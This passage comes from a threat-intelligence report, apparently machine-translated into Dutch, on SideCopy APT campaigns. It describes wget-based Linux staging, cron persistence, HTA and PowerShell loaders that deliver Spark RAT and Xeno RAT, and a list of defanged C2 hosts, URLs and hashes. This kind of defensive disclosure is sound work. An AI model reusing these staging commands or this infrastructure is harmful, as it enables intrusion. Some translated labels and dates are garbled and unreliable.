- u gebruikt wget opdracht om een lokaas te downloaden van egovservice domein in de doelmap /.local/delen en open het (Nationale-Feestdagen-RH-PER_N-1.pdf).
- Download de uiteindelijke payload elf as /.local/share/xdg-open en uitvoeren.
- Maak een crontab '/dev/shm/mycron' om persistentie te behouden na het opnieuw opstarten van het systeem voor de payload, onder de huidige gebruikersnaam.
De laatste payload die de stager levert, is Spark RAT, een open-source trojan voor toegang op afstand met cross-platform ondersteuning voor Windows-, macOS- en Linux-systemen. De RAT, geschreven in Golang en in 2022 uitgebracht op GitHub, is erg populair bij meer dan 500 forks. Spark RAT gebruikt het WebSocket-protocol en HTTP-verzoeken om te communiceren met de C2-server.

Spark RAT ondersteunt onder andere procesbeheer en -beëindiging, netwerkverkeersbewaking, bestandsverkenning en -overdracht, bestandsbewerking en -verwijdering, codemarkering, bureaubladbewaking, screenshots maken, OS-informatie ophalen en toegang tot externe terminals. Daarnaast ondersteunt het energiebeheerfuncties zoals afsluiten, opnieuw opstarten, afmelden, slaapstand, sluimerstand en vergrendelschermfuncties.
Cluster-B
Het tweede cluster van SideCopy-activiteiten richt zich op Windows-systemen, hoewel we vermoeden dat het vooral Linux-systemen als doelwit heeft, gezien de infrastructuur die sinds 2023 is waargenomen.


De infectie begint met een spearfishing-e-maillink die een archiefbestand downloadt met de naam 'NDC65-Updated-Schedule.zip'. Dit bestand bevat een snelkoppeling in dubbele extensie-indeling die een extern HTA-bestand activeert dat gehost wordt op een ander gecompromitteerd domein:
- “hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe”
De machine-ID die aan de LNK "desktop-ey8nc5b" is gekoppeld, is al in eerdere SideCopy-campagnes waargenomen, hoewel de wijzigingsdatum '2023:05:26' suggereert dat het mogelijk een oudere versie betreft die hergebruikt wordt. Parallel aan de MSI-stagers blijft de groep HTA-gebaseerde stagers gebruiken die vrijwel volledig onopgemerkt blijven (FUD).

Het HTA-bestand bevat een Base64-gecodeerde .NET-payload, BroaderAspect.dll , die wordt gedecodeerd en direct in het geheugen van MSHTA wordt geladen. Dit binaire bestand opent het gedropte NDC-lokdocument in de map ProgramData en een extra .NET-stager als PDF in de map Public . De persistentie wordt ingesteld via de registersleutel Run met de naam "Edgre" en wordt uitgevoerd als:
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
Gecodeerde payload
Het verwijderde .NET-binaire bestand met de naam 'Myapp.pdb' heeft twee bronbestanden:
- “Mijnapp.Bronnen.Document.pdf”
- “Mijnapp.Eigenschappen.Bronnen.Bronnen”
De eerste is gedecodeerd met behulp van de Caesar-cijfermethode met een verschuiving van 9 tekens in achterwaartse richting. Het bestand is opgeslagen als ' Public\Downloads\Document.pdf ' (122.98 KB) en is een GIAC-publicatie uit 2004 over "Geavanceerde communicatietechnieken van Trojaanse paarden voor toegang op afstand op Windows-besturingssystemen".


Hoewel het geen lokmiddel is, wordt er aan het einde een versleutelde payload toegevoegd. De malware zoekt naar de markering " %%EOF " om PDF-gegevens van EXE-gegevens te scheiden. De PDF-gegevens worden vanaf het begin tot aan de markering geëxtraheerd, terwijl de EXE-gegevens worden geëxtraheerd nadat 6 bytes na de markering zijn overgeslagen.
Na enige vertraging worden de EXE-gegevens als “ Public\Downloads\suport.exe ” (49.53 KB) opgeslagen en samen met een sleutel als argument meegegeven om een PowerShell-opdracht te activeren.

PowerShell-fase
Er wordt een PowerShell-opdracht uitgevoerd met de basisargumenten "-NoProfile -ExecutionPolicy Bypass -Command" om beleid en profielen te negeren. Er worden twee parameters verzonden:
-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='
Na enige vertraging wordt de encryptiesleutel gedecodeerd vanuit Base64 en worden de eerste 16 bytes behandeld als de IV voor AES-encryptie (CBC-modus met PKCS7-padding). Dit wordt gedaan om het gedecodeerde binaire bestand als een .NET-assembly rechtstreeks in het geheugen te laden en het invoerpunt aan te roepen.

Aangepaste Xeno RAT
Het dumpen van de laatste .NET-payload met de naam 'DevApp.exe' leidt ons naar bekende functies in Xeno RAT. Het is een open-source trojan voor toegang op afstand die voor het eerst eind 2023 werd ontdekt. Belangrijke functies zijn onder andere HVNC, live microfoontoegang, sokken5 reverse proxy, UAC-bypass, keylogger en meer. De aangepaste variant die SideCopy gebruikt, heeft basismethoden voor stringmanipulatie toegevoegd met C2 en poort 79.141.161[.]58:1256.

Vorig jaar werd een aangepaste Xeno RAT-variant genaamd MoonPeak gebruikt door een aan Noord-Korea gelinkte APT die werd gevolgd als UAT-5394. Ook Chineestalige partijen zoals DragonSpark en TAG-100 hebben aangepaste Spark RAT-varianten in gebruik genomen.
Infrastructuur en Attributie
Domeinen die door de cybercriminelen worden gebruikt voor het hosten van malware. De meeste hebben GoDaddy.com, LLC als registrar.
| Stagingdomein | Eerst gezien | Gemaakt | ASN |
| modspaceinterior[.]com | jan 2025 | september 2024 | AS 46606 – GoDaddy |
| drjagrutichavan[.]com | jan 2025 | oktober 2021 | AS 394695 – GoDaddy |
| nhp.mowr[.]gov[.]in | december 2024 | 2005th Feb XNUMX | AS 4758 – Nationaal Informatica Centrum |
| egovservice[.]in | december 2024 | Juni 2023 | AS 140641 – GoDaddy |
| pmshriggssssiwan[.]in | november 2024 | Mar 2024 | AS 47583 – Hostinger |
| onderwijsportalen[.]in | augustus 2024 | augustus 2024 | AS 22612 – NameCheap |
C2-domeinen zijn vlak voor de campagne aangemaakt in de laatste week van december 2024. Via de Canadese registrar "Internet Domain Service BS Corp." worden ze omgezet naar IP's met Cloudflare ASN 13335 in Californië.
| C2-domein | Gemaakt | IP | ASN |
| updates.widgetservicecenter[.]com | 2024-Dec-25 | 104.21.15[.]163
172.67.163[.]31
|
ASN 13335 – Clouflare |
| updates.biossysinternal[.]com | 2024-Dec-23 | 172.67.167[.]230
104.21.13[.]17 |
ASN 202015 – HZ Hosting Ltd. |
De C2 voor Xeno RAT 79.141.161[.]58 heeft een unieke algemene naam (CN=PACKERP-63KUN8U) bij HZ Hosting Limited van ASN 202015. De poort die voor communicatie wordt gebruikt, is 1256, maar er wordt ook een open RDP-poort 56777 waargenomen.

Beide C2-domeinen zijn gekoppeld aan Cloudflare ASN 13335, dat wordt omgezet naar het IP-bereik 172.67.xx.xx. Vergelijkbare C2-domeinen op deze ASN zijn eerder door SideCopy gebruikt bij aanvallen gericht op de maritieme sector. Gezien de eerdere infectieclusters, de waargenomen TTP's en de gehoste open directory's, kunnen deze campagnes met nieuwe TTP's met grote zekerheid aan SideCopy worden toegeschreven.
Conclusie
De aan Pakistan gelinkte SideCopy APT-groep heeft haar tactieken sinds eind december 2024 aanzienlijk ontwikkeld en haar doelwitten uitgebreid met kritieke sectoren zoals spoorwegen, olie en gas en ministeries van Buitenlandse Zaken. De groep is overgestapt van het gebruik van HTA-bestanden naar MSI-pakketten als primair stagingmechanisme en blijft geavanceerde technieken gebruiken zoals DLL sideloading, reflection loading en AES-decryptie via PowerShell. Daarnaast maken ze gebruik van aangepaste open-sourcetools zoals Xeno RAT en Spark RAT, en implementeren ze de onlangs geïdentificeerde CurlBack RAT. Gecompromitteerde domeinen en nepwebsites worden gebruikt voor phishing van inloggegevens en payloadhosting, wat de voortdurende inspanningen van de groep onderstreept om de persistentie te verbeteren en detectie te ontwijken.
SEQRITE Bescherming
- LNK.SideCopy.49245.Gen
- LNK.Trojan.49363.GC
- Zijkopie.Mal.49246.GC
- HTA.SideCopy.49248.Gen
- HTA.SideCopy.49247.Gen
- HTA.Trojan.49362.GC
- Trojan.Fmq
IOCs
Windows
| a5410b76d0cb36786e00d2968d3ab6e4 | 2024-Nationale-Feestdagen-RH-PER_N-1.zip |
| f404496abccfa93eed5dfda9d8a53dc6 | 2024-Nationale-Feestdagen-RH-PER_N-1.pdf.lnk |
| 0e57890a3ba16b1ac0117a624f262e61 | Beveiligingsrichtlijnen.zip |
| 57c2f8b4bbf4037439317a44c2263346 | Beveiligingsrichtlijnen.pdf.lnk |
| 53eebedc3846b7cf5e29a90a5b96c803 | wininstaller.msi |
| 97c3328427b72f05f120e9a98b6f9b09 | installatiebestand.msi |
| 0690116134586d41a23baed300fc6355 | ConsoleApp1.exe |
| ef40f484e095f0f6f207139cb870a16e | ConsoleApp1.exe |
| 9d189e06d3c4cefdd226e645a0b8bdb9 | DUI70.dll |
| 589a65e0f3fe6777d17d0ac36ab07f6f | DUI70.dll |
| 0eb9e8bec7cc70d603d2d8b6efdd6bb5 | update schema voor ndc 65 zoals besproken.txt |
| 8ceeeec0e33026114f028cbb006cb7fc | beleidsupdate voor deze course.txt |
| 1d65fa0457a9917809660fff782689fe | NDC65-Bijgewerkt-Schema.zip |
| 7637cbfa99110fe8e1074e7ead66710e | NDC65-Bijgewerkt-Schema.pdf.lnk |
| 32a44a8f7b722b078b647e82cb9e85cf | NDC65-Bijgewerkt-Schema.hta |
| a2dc9654b99f656b4ab30cf5d97fe2e1 | BroaderAspect.dll |
| b45aa156aef2ad2c77b7c623a222f453 | zuidrt.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Document.pdf |
| cf6681cf1f765edb6cae81eeed389f78 | ondersteuning.exe |
| c952aca2036d6646c0cffde9e6f22775 | DevApp.exe (aangepaste Xeno RAT) |
Linux
| b5e71ff3932c5ef6319b7ca70f7ba8da | 2024-Nationale-Feestdagen-RH-PER_N-1.zip |
| 0a67bfda993152c93a212087677f9b60 | 2024-Nationale-Feestdagen-RH-PER_N-1․pdf |
| e165114280204c39e99cf0c650477bf8 | clinsixfer.elf (aangepaste Spark RAT) |
C2
| 79.141.161[.]58:1256 | Xeno RAT |
| updates.widgetservicecenter[.]com
updates.biossysinternal[.]com |
CurlBack RAT |
URL's
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-Nationale-Feestdagen-RH-PER_N-1/ |
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/inst/ |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/clinsixfer.elf |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/2024-National-Holidays-RH-PER_N-1.pdf |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/ |
| hxxps://updates.widgetservicecenter.com/antivmcommand |
| hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/ |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta |
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Staging-domeinen
| modspaceinterior[.]com |
| drjagrutichavan[.]com |
| nhp.mowr[.]gov[.]in |
| pmshriggssssiwan[.]in |
| onderwijsportalen[.]in |
| egovservice[.]in |
| gadchiroli.egovservice[.]in
pen.egovservice[.]in cpcontacts.egovservice[.]in cpanel.egovservice[.]in webdisk.egovservice[.]in cpcalendars.egovservice[.]in webmail.egovservice[.]in www.dss.egovservice[.]in www.cmc.egovservice[.]in cmc.egovservice[.]in dss.egovservice[.]in mail.egovservice[.]in www.egovservice[.]in www.pakola.egovservice[.]in pakola.egovservice[.]in www.pakora.egovservice[.]in pakora.egovservice[.]in |
Gastheer en PDB
| C:\ProgramData\LavaSoft\Sampeose.dll |
| C:\ProgramData\LavaSoft\DUI70.dll |
| C:\ProgramData\LavaSoft\girbesre.exe |
| C:\ProgramData\LavaSoft\svnides.hta |
| C:\Users\Public\USOSshared-1de48789-1285\zuidrt.pdf |
| C:\Gebruikers\Openbaar\Downloads\Document.pdf |
| C:\Gebruikers\Openbaar\Downloads\suport.exe |
| E:\finalRnd\Mijnapp\obj\Debug\Mijnapp.pdb |
decoys
| 320bc4426f4f152d009b6379b5257c78 | 2024-Nationale-Feestdagen-RH-PER_N-1.pdf |
| 9de50f9357187b623b06fc051e3cac4f | Beveiligingsrichtlijnen.pdf |
| c9c98cf1624ec4717916414922f196be | NDC65-Bijgewerkt-Schema.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Document.pdf |
MITRE ATT & CK
| TTP | Naam |
| Erkenning | |
| T1589.002 | Identiteitsgegevens van slachtoffers verzamelen: e-mailadressen |
| Ontwikkeling van hulpbronnen | |
| T1583.001
T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 T1585.002 T1586.002 |
Infrastructuur verwerven: domeinen
Compromisinfrastructuur: domeinen Ontwikkelmogelijkheden: Malware Mogelijkheden verkrijgen: Malware Mogelijkheden verkrijgen: Tool Stagemogelijkheden: Malware uploaden Fasemogelijkheden: Link Target Accounts aanmaken: e-mailaccounts Compromisaccounts: e-mailaccounts |
| Eerste toegang | |
| T1566.002 | Phishing: Spear phishing-link |
| Uitvoering | |
| T1106
T1129 T1059 T1047 T1204.001 T1204.002 |
Native API
Gedeelde modules Commando- en scriptinterpreter Windows Management Instrumentation Uitvoering door gebruiker: kwaadaardige link Uitvoering door gebruiker: kwaadaardig bestand |
| Volharding | |
| T1053.003
T1547.001 |
Geplande taak/job: Cron
Register Run-sleutels / Opstartmap |
| Privilege-escalatie | |
| T1548.002 | Mechanisme voor misbruik van hoogtecontrole: gebruikersaccountbeheer omzeilen |
| verdediging ontduiking | |
| T1036.005
T1036.007 T1140 T1218.005 T1574.002 T1027 T1620 |
Maskerade: match legitieme naam of locatie
Maskering: dubbele bestandsextensie Deobfuscate/decodeer bestanden of informatie Systeem binaire proxy-uitvoering: Mshta Uitvoeringsstroom kapen: DLL side-loading Verduisterde bestanden of informatie Reflecterende code laden |
| De reis van mijn leven | |
| T1012
T1016 T1033 T1057 T1082 T1083 T1518.001 |
Query register
Detectie van systeemnetwerkconfiguratie Systeemeigenaar/gebruiker detectie Procesopsporing Ontdekking van systeeminformatie Bestands- en directorydetectie Softwaredetectie: detectie van beveiligingssoftware |
| Collectie | |
| T1005
T1056.001 T1123 T1113 T1560.001 |
Gegevens van lokaal systeem
Invoer vastleggen: Keylogging Audio Capture Screen Capture Verzamelde gegevens archiveren: archiveren via hulpprogramma |
| Command and Control | |
| T1105
T1571 |
Ingress-tooloverdracht
Niet-standaard poort |
| exfiltratie | |
| T1041 | Exfiltratie via C2-kanaal |
Auteurs:
Sathwik Ram Prakki
Kartikkumar Jivani